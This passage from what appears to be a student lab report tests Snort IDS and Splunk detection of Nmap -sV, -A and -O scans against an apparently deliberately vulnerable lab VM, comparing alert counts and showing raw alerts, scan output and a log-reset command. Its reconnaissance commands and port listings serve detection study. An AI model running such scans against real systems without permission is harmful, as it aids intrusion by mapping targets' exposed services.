 0] {TCP} 10.0.2.5:44766 -> 10.0.2.4:2968
11/11-18:51:03.063323  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:44766 -> 10.0.2.4:3659
11/11-18:51:03.063323  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:44766 -> 10.0.2.4:13782
11/11-18:51:03.063323  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:44766 -> 10.0.2.4:5801
11/11-18:51:03.063323  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:44766 -> 10.0.2.4:9101
11/11-18:51:03.064323  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:44766 -> 10.0.2.4:24444
11/11-18:51:03.064323  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:44766 -> 10.0.2.4:33354
11/11-18:51:03.064323  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:44766 -> 10.0.2.4:6059
11/11-18:51:03.064323  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:44766 -> 10.0.2.4:15660
11/11-18:51:03.064323  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:44766 -> 10.0.2.4:10025
11/11-18:51:03.405334  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:33492 -> 10.0.2.4:21
11/11-18:51:03.405334  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:33404 -> 10.0.2.4:22
11/11-18:51:03.405334  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:40690 -> 10.0.2.4:23
11/11-18:51:03.405334  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:54672 -> 10.0.2.4:25
11/11-18:51:03.405334  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:43934 -> 10.0.2.4:53
11/11-18:51:03.405334  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
```

(Snort IDS alerting 1101 events from Nmap -sV scan)

```
kayvon@kayvon-VirtualBox:~$ sudo grep "Possible Nmap" /var/log/snort/snort.ale
rt.fast | wc -l
1101
```


(Splunk alerting 1,069 events from Nmap -sV scan)




10. Aggressive Scan (Kitchen Sink)

- s*udo nmap -A {target host}*
- Snort Output in IDS Console:
    - The Snort IDS console showed numerous real-time alerts, capturing each detection event from the scan. This high number of alerts reflects the detailed and aggressive nature of the -A scan, which combines SYN scans, service version detection, OS detection, and script scans, triggering multiple rules in Snort.
- Snort Alert in Splunk:
    - In Splunk, the nmap -A scan alerts were pulled directly from “snort.alert.fast”, with a total of 1,258 "Possible Nmap" alerts recorded—matching the count from the Snort log. This consistency confirms that Splunk accurately ingested all logged alerts from Snort, providing a complete reflection of the scan’s activity.
- Comparison of alert counts in Snort IDS and Splunk:
    - Both Snort’s “snort.alert.fast” log and Splunk recorded 1,258 alerts for the nmap -A scan. This exact match shows that there was no data loss or filtering in Splunk's ingestion process, and that Splunk successfully mirrored Snort’s recorded events.
- Event Search Comparison in Snort IDS and Splunk:
    - A search for "Possible Nmap" alerts in both Snort and Splunk returned the same count of 1,258 alerts. This consistency across Snort’s log and Splunk’s indexed data demonstrates alignment between the two systems, with both accurately capturing the full extent of the nmap -A scan’s detected events.

(Nmap -A Scan)



└─$ sudo nmap -O 10.0.2.4
[sudo] password for kayvon:
Starting Nmap 7.94SVN (https://nmap.org) at 2024-11-11 18:23 PST
Nmap scan report for 10.0.2.4
Host is up (0.0044s latency).
Not shown: 977 closed tcp ports (reset)
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
53/tcp open domain
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown
MAC Address: 08:00:27:6B:C6:41 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
OS detection performed. Please report any incorrect results at https:
/ .
Nmap done: 1 IP address (1 host up) scanned in 2.47 seconds

(Partial view of multiple alerts from Nmap -A scan detected in Snort IDS)




```
11/11-19:32:36.554000  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:34979 -> 10.0.2.4:4445
11/11-19:32:36.554279  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:34979 -> 10.0.2.4:1080
11/11-19:32:36.555250  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:34979 -> 10.0.2.4:8600
11/11-19:32:36.555252  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:34979 -> 10.0.2.4:5925
11/11-19:32:36.555253  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:34979 -> 10.0.2.4:10617
11/11-19:32:36.555253  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:34979 -> 10.0.2.4:17
11/11-19:32:36.555255  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:34979 -> 10.0.2.4:1309
11/11-19:32:36.555936  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:34979 -> 10.0.2.4:3546
11/11-19:32:36.555937  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:34979 -> 10.0.2.4:1148
11/11-19:32:36.555938  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:34979 -> 10.0.2.4:1198
11/11-19:32:36.555939  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:34979 -> 10.0.2.4:3005
11/11-19:32:36.555940  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:34979 -> 10.0.2.4:8180
11/11-19:32:36.555941  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:34979 -> 10.0.2.4:9081
11/11-19:32:36.555941  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:34979 -> 10.0.2.4:2009
11/11-19:32:36.555942  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:34979 -> 10.0.2.4:3369
11/11-19:32:36.556045  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:34979 -> 10.0.2.4:1078
11/11-19:32:36.556047  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:34979 -> 10.0.2.4:14238
11/11-19:32:36.556048  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:34979 -> 10.0.2.4:2366
11/11-19:32:36.556160  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:34979 -> 10.0.2.4:55555
11/11-19:32:36.556210  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:34979 -> 10.0.2.4:667
11/11-19:32:36.556935  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:34979 -> 10.0.2.4:2725
11/11-19:32:36.556937  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:34979 -> 10.0.2.4:900
11/11-19:32:36.556938  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:34979 -> 10.0.2.4:8008
11/11-19:32:36.556939  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:34979 -> 10.0.2.4:8994
11/11-19:32:36.557602  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:34979 -> 10.0.2.4:1247
11/11-19:32:36.557603  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:34979 -> 10.0.2.4:18101
11/11-19:32:36.557604  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
```

(View of clearing "snort.alert.fast" log file beforehand)




```
kayvon@kayvon-VirtualBox:~$ sudo truncate -s 0 /var/log/snort/snort.alert.fast

[sudo] password for kayvon:
kayvon@kayvon-VirtualBox:~$ sudo cat /var/log/snort/snort.alert.fast
kayvon@kayvon-VirtualBox:~$
```

(Snort alert count for Nmap -A Scan in "snort.alert.fast" log file)




```
kayvon@kayvon-VirtualBox:~$ sudo grep "Possible Nmap" /var/log/snort/snort.ale
rt.fast | wc -l
1258
```

(Splunk alerting 1258 events)




(Verification of timestamp for alerts from Nmap -A Scan Detected in Splunk Interface)




The Snort Event Summary reports a total of 15,812 events after enumeration scans, providing a high-level overview of all detected alerts, including top classifications like "Attempted Information Leak" and "Potentially Bad Traffic." This view aggregates events, giving a clear picture of overall alert activity and helping identify prominent types of alerts, such as "Possible Nmap SYN scan" and "ICMP Packet detected."

The Snort Event Search displays 8,241 events for the same scans, allowing users to filter down and focus on specific alerts. This difference in total counts between the Event Summary and Event Search might be due to how each tool aggregates or filters data, with Event Summary capturing the broader range of alerts, while Event Search reflects refined counts based on specific filtering criteria.

Overall, while the Snort Event Summary gives a quick snapshot of total events and trends, Snort Event Search is ideal for verifying specific alert counts and examining the finer details of each event. This combination provides both a comprehensive overview and the capability for focused, detailed analysis.


Events and Sources
Top Source Countries
No results found.
Events
15,812
Sources
4
Top 10 Classifications
classification
count
percent
Attempted Information Leak 279 55.800000
Potentially Bad Traffic 150 30.000000
Misc activity 26 5.200000
Detection of a Network Scan 26 5.200000
Generic Protocol Command Decode 4 0.800000
Decode of an RPC Query 3 0.600000
Attempted Administrator Privilege Gain 3 0.600000
access to a potentially vulnerable web application 2 0.400000
Unknown Traffic 2 0.400000
Not Suspicious Traffic 2 0.400000
Snort Event Types
Signature
Event Name
Total Events
1 1000002 Possible Nmap SYN scan 14223
2 1000001 ICMP Packet detected 1108
3 1417 SNMP request udp 93
4 1419 SNMP trap udp 72
5 2339 TFTP NULL command attempt 37
6 1444 TFTP Get 35
7 1000004 Possible Nmap NULL scan 28
8 1917 SCAN UPnP service discover attempt 26
9 634 SCAN Amanda client version request 26
10 527 BAD-TRAFFIC same SRC/DST 24
Sources and Signatures - with 5 or more Events
Source Host
Source IP
Source Country
Event Name
Total Events
10.0.2.5 10.0.2.5 14807
Possible Nmap SYN scan
ICMP Packet detected
SNMP request udp
SNMP trap udp
TFTP NULL command attempt
TFTP Get
Possible Nmap NULL scan
SCAN Amanda client version request
SCAN UPnP service discover attempt
MISC source route lssr
SNMP AgentX/tcp request
SNMP request tcp
SNMP public access udp
MISC xdmcp info query
POLICY PCAnywhere server response
Sources, Destinations and Signatures
Source IP
Source Country
Destination IP
Destination Country
Event Name
Total Events
10.0.2.5 10.0.2.4 Possible Nmap SYN scan 14146
10.0.2.4 10.0.2.5 ICMP Packet detected 1058
10.0.2.5 10.0.2.4 SNMP request udp 93
10.0.2.4 10.0.2.5 Possible Nmap SYN scan 74
10.0.2.5 10.0.2.4 SNMP trap udp 72
10.0.2.5 10.0.2.4 ICMP Packet detected 52
10.0.2.5 10.0.2.4 TFTP NULL command attempt 37
10.0.2.5 10.0.2.4 TFTP Get 35
10.0.2.5 10.0.2.4 Possible Nmap NULL scan 28
10.0.2.5 10.0.2.4 SCAN Amanda client version request 26


Snort Event Search
Edit
Export
Source IP
Source port
Destination IP
Destination port
Event Name
Any
All time
Hide Filters
Events by time in result set
Nov 11, 2024
main 8,421
Top source IP in result set
Top destination IP in result set
7m ago
Top alerts in result set

Alerts table of result set

Source IP	Source Port	Destination IP	Destination Port	Protocol	Signature	Event Name	RAW	Time
10.0.2.4	41419	10.0.2.5	113	TCP	1000002	Possible Nmap SYN scan	[**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority: 0] 11/11-21:28:10.721599 10.0.2.4:41419 -> 10.0.2.5:113 TCP TTL:64 TOS:0x0 ID:20018 IpLen:20 DgmLen:60 DF ******S* Seq: 0x3CC720A Ack: 0x0 Win: 0x16D0 TcpLen: 40 TCP Options (5) => MSS: 1460 SackOK TS: 3685432 0 NOP WS: 7	1731389290.721599
10.0.2.5	59922	10.0.2.4	5432	TCP	1000002	Possible Nmap SYN scan	[**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority: 0] 11/11-21:28:09.855828 10.0.2.5:59922 -> 10.0.2.4:5432 TCP TTL:64 TOS:0x0 ID:40339 IpLen:20 DgmLen:60 DF ******S* Seq: 0xBF80AD56 Ack: 0x0 Win: 0xFAF0 TcpLen: 40 TCP Options (5) => MSS: 1460 SackOK TS: 4135472659 0 NOP WS: 7	1731389289.855828
10.0.2.5	59908	10.0.2.4	5432	TCP	1000002	Possible Nmap SYN scan	[**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority: 0] 11/11-21:28:08.676477 10.0.2.5:59908 -> 10.0.2.4:5432 TCP TTL:64 TOS:0x0 ID:11718 IpLen:20 DgmLen:60 DF ******S* Seq: 0x5A0C49B4 Ack: 0x0 Win: 0xFAF0 TcpLen: 40 TCP Options (5) => MSS: 1460 SackOK TS: 4135471479 0 NOP WS: 7	1731389288.676477
10.0.2.5	59906	10.0.2.4	5432	TCP	1000002	Possible Nmap SYN scan	[**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority: 0] 11/11-21:28:08.639475 10.0.2.5:59906 -> 10.0.2.4:5432 TCP TTL:64 TOS:0x0 ID:24508 IpLen:20 DgmLen:60 DF ******S* Seq: 0xC08BBCBE Ack: 0x0 Win: 0xFAF0 TcpLen: 40 TCP Options (5) => MSS: 1460 SackOK TS: 4135471440 0 NOP WS: 7	1731389288.639475
10.0.2.4	50179	10.0.2.5	113	TCP	1000002	Possible Nmap SYN scan	[**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority: 0] 11/11-21:28:04.930280 10.0.2.4:50179 -> 10.0.2.5:113 TCP TTL:64 TOS:0x0 ID:28016 IpLen:20 DgmLen:60 DF ******S* Seq: 0xFF8A577A Ack: 0x0 Win: 0x16D0 TcpLen: 40 TCP Options (5) => MSS: 1460 SackOK TS: 3684674 0 NOP WS: 7	1731389284.930280
10.0.2.4	32959	10.0.2.5	113	TCP	1000002	Possible Nmap SYN scan	[**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority: 0] 11/11-21:28:03.628347 10.0.2.4:32959 -> 10.0.2.5:113 TCP TTL:64 TOS:0x0 ID:21802 IpLen:20 DgmLen:60 DF ******S* Seq: 0xFE2F6C5D Ack: 0x0 Win: 0x16D0 TcpLen: 40 TCP Options (5) => MSS: 1460 SackOK TS: 3684727 0 NOP WS: 7	1731389283.628347
10.0.2.4	54639	10.0.2.5	113	TCP	1000002	Possible Nmap SYN scan	[**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority: 0] 11/11-21:28:02.488019 10.0.2.4:54639 -> 10.0.2.5:113 TCP TTL:64 TOS:0x0 ID:9298 IpLen:20 DgmLen:60 DF ******S* Seq: 0xFC211CB6 Ack: 0x0 Win: 0x16D0 TcpLen: 40 TCP Options (5) => MSS: 1460 SackOK TS: 3684604 0 NOP WS: 7	1731389282.488019
10.0.2.5	36702	10.0.2.4	3306	TCP	1000002	Possible Nmap SYN scan	[**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority: 0] 11/11-21:28:01.574303 10.0.2.5:36702 -> 10.0.2.4:3306 TCP TTL:64 TOS:0x0 ID:61284 IpLen:20 DgmLen:60 DF ******S* Seq: 0xFEACF0CA Ack: 0x0 Win: 0xFAF0 TcpLen: 40 TCP Options (5) => MSS: 1460 SackOK TS: 4135464374 0 NOP WS: 7	1731389281.574303
10.0.2.5	45978	10.0.2.4	2121	TCP	1000002	Possible Nmap SYN scan	[**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority: 0] 11/11-21:28:00.487164 10.0.2.5:45978 -> 10.0.2.4:2121 TCP TTL:64 TOS:0x0 ID:63616 IpLen:20 DgmLen:60 DF ******S* Seq: 0x8C519D4B Ack: 0x0 Win: 0xFAF0 TcpLen: 40 TCP Options (5) => MSS: 1460 SackOK TS: 4135463285 0 NOP WS: 7	1731389280.487164
